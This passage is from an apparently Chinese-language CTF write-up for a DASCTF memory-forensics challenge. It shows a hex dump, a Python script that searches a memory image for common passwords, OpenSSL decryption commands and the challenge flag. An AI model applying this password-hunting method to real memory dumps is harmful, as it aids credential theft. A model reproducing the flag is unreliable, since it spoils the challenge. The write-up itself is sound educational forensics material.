622E88A0	72	2E	67	7A	20	0D	0A	53	61	6C	74	65	64	5F	5F	B1	r.gz Salted__±
622E88B0	8C	57	4D	85	65	DA	B7	21	F6	89	9D	18	BE	68	32	9B	ŒWM…eÚ·!ö‰ ¾h2›
622E88C0	F6	0A	C5	5C	E5	9F	E0	30	3F	8F	00	5E	48	CC	9F	76	ö Å\åŸà0? ^HÌŸv
622E88D0	D7	7A	DF	F8	AC	BD	DD	2A	73	4B	B3	CF	C7	72	95	F7	×zßø¬½Ý*sK³ÏÇr•÷
622E88E0	77	A9	B0	4E	5F	BC	DD	74	C4	A8	75	0B	49	DB	63	B7	w©°N_¼ÝtÄ¨u IÛc·
622E88F0	E9	39	10	40	E9	45	86	5D	03	0E	F6	E0	18	7C	0D	2F	é9 @éE†] öà | /
622E8900	1D	2D	3B	17	7C	A8	5E	50	FE	38	58	95	37	AF	26	F5	-; |¨^Pþ8X•7¯&õ
622E8910	BB	36	80	00	79	DF	49	BB	88	22	64	46	B7	29	B2	00	»6€ yßI»ˆ"dF·)²
622E8920	54	3C	FF	C2	06	8C	68	31	E8	5D	36	00	05	80	53	7E	T<ÿÂ Œh1è]6 €S~
622E8930	F7	E5	E3	A7	49	4C	3D	D1	7C	37	7B	A1	4A	AA	BC	E1	÷åã§IL=Ñ|7{¡Jª¼á
622E8940	20	51	05	34	9F	90	CE	1E	A4	87	4C	9D	D0	D0	23	E9	Q 4Ÿ Î ¤‡L ÐÐ#é
622E8950	16	89	94	C5	60	13	B5	0D	0A	73	68	65	6C	6C	2D	34	‰”Å` µ shell-4
622E8960	2E	32	23	20	6F	70	65	6E	73	73	6C	20	76	65	72	73	.2# openssl vers
622E8970	69	6F	6E	0D	0A	4F	70	65	6E	53	53	4C	20	31	2E	30	ion OpenSSL 1.0

发现有命令，导出来：



OK，剩下的就是爆搜密钥了，ctfer常见的密钥：`key` `DASCTF` `Password` 然后在这里面加数字呗，这样写个脚本就好了：

```python
import re

# 要搜索的字符列表
search_terms = [
    b"key", b"password", b"dasctf", b"k3y", b"p@ssword", b"passw0rd",
    b"p@ssw0rd", b"secret", b"s3cret", b"s3cr3t", b"s3cre4"#遇到一个加一个，CTFer的好习惯
]

# 要搜索的文件路径
file_path = "out.lime"

# 读取文件内容
with open(file_path, "rb") as file:
    data = file.read()

# 搜索字符并打印结果
for term in search_terms:
    # 后面可以跟随任意字符的模式
    regex = re.compile(re.escape(term) + b".*", re.IGNORECASE)
    for match in regex.finditer(data):
        matched_text = match.group()
        print(f"Found '{term.decode()}' match: {matched_text[:50]}...")  # 只显示前50个字节

```

找到了密钥：`P@ssW0rdddd`

然后就是OpenSSL还得用原来版本的进行解密，CentOS镜像我没拉取下来，于是直接更换了某个docker里openssl

https://blog.csdn.net/weixin_44174099/article/details/122089980

```
root@bbdec5f40fc0:/var/www/openssl-1.0.2k# openssl version -a
OpenSSL 1.0.2k  26 Jan 2017
built on: reproducible build, date unspecified
platform: linux-x86_64
options:  bn(64,64) rc4(16x,int) des(idx,cisc,16,int) idea(int) blowfish(idx)
compiler: gcc -I. -I.. -I../include  -fPIC -DOPENSSL_PIC -DOPENSSL_THREADS -D_REENTRANT -DDSO_DLFCN -DHAVE_DLFCN_H -Wa,--noexecstack -m64 -DL_ENDIAN -O3 -Wall -DOPENSSL_IA32_SSE2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DRC4_ASM -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DMD5_ASM -DAES_ASM -DVPAES_ASM -DBSAES_ASM -DWHIRLPOOL_ASM -DGHASH_ASM -DECP_NISTZ256_ASM
OPENSSLDIR: "/usr/local/openssl"
```

更换成功，有命令，直接解密就好了

```
root@bbdec5f40fc0:/var/www/openssl-1.0.2k# echo "U2FsdGVkX1+xjFdNhWXatyH2iZOYvmgym/YKxVzln+AwP48AXkjMn3bXet/4rL3dKnNLs8/HcpX3d6mwTl+83XTEqHULSdtjt+k5EEDpRYZdAw724Bh8DS8dLTsXfKheUP44WJU3rybluzaAHnfSbuIImRGtymyAFQ8/8IGjCgx6FO2AAWAU373SeOnSLw90Xw3e6FKqrzhIFEFNJ+Qzh6khOydCNAj6RaJlMVqE7U=" | base64 -d > file.bin
root@bbdec5f40fc0:/var/www/openssl-1.0.2k# openssl enc -d -aes256 -in file.bin -out 1.tar.gz -k P@ssW0rdddd
root@bbdec5f40fc0:/var/www/openssl-1.0.2k# tar -xzf 1.tar.gz
```

```
root@bbdec5f40fc0:/var/www/openssl-1.0.2k# ls
1.tar.gz        F14ggg          INSTALL.MacOS  INSTALL.WCE   Makefile.shared  README.ENGINE  config   engines       libcrypto.so       makevms.com   rehash.time
ACKNOWLEDGMENTS FAQ             INSTALL.NW     LICENSE       NEWS             VMS            crypto   file.bin      libcrypto.so.1.0.0 ms            shlib
CHANGES         GitConfigure    INSTALL.OS2    MacOS         Netware          apps           demos    include       libssl.a           openssl.doxy  ssl
CHANGES.SSLeay  GitMake         INSTALL.VMS    Makefile      PROBLEMS         appveyor.yml   doc      install.com   libssl.pc          openssl.pc    test
CONTRIBUTING    INSTALL         INSTALL.W32    Makefile.bak  README           bugs           e_os.h   libcrypto.a   libssl.so          openssl.spec  tools
Configure       INSTALL.DJGPP   INSTALL.W64    Makefile.org  README.ASN1      certs          e_os2.h  libcrypto.pc  libssl.so.1.0.0    os2           util
root@bbdec5f40fc0:/var/www/openssl-1.0.2k# cat F14ggg
DASCTF{c086cd55-b86a-4ee6-8933-c8bee578148a}root@bbdec5f40fc0:/var/www/openssl-1.0.2k#
```

`DASCTF{c086cd55-b86a-4ee6-8933-c8bee578148a}`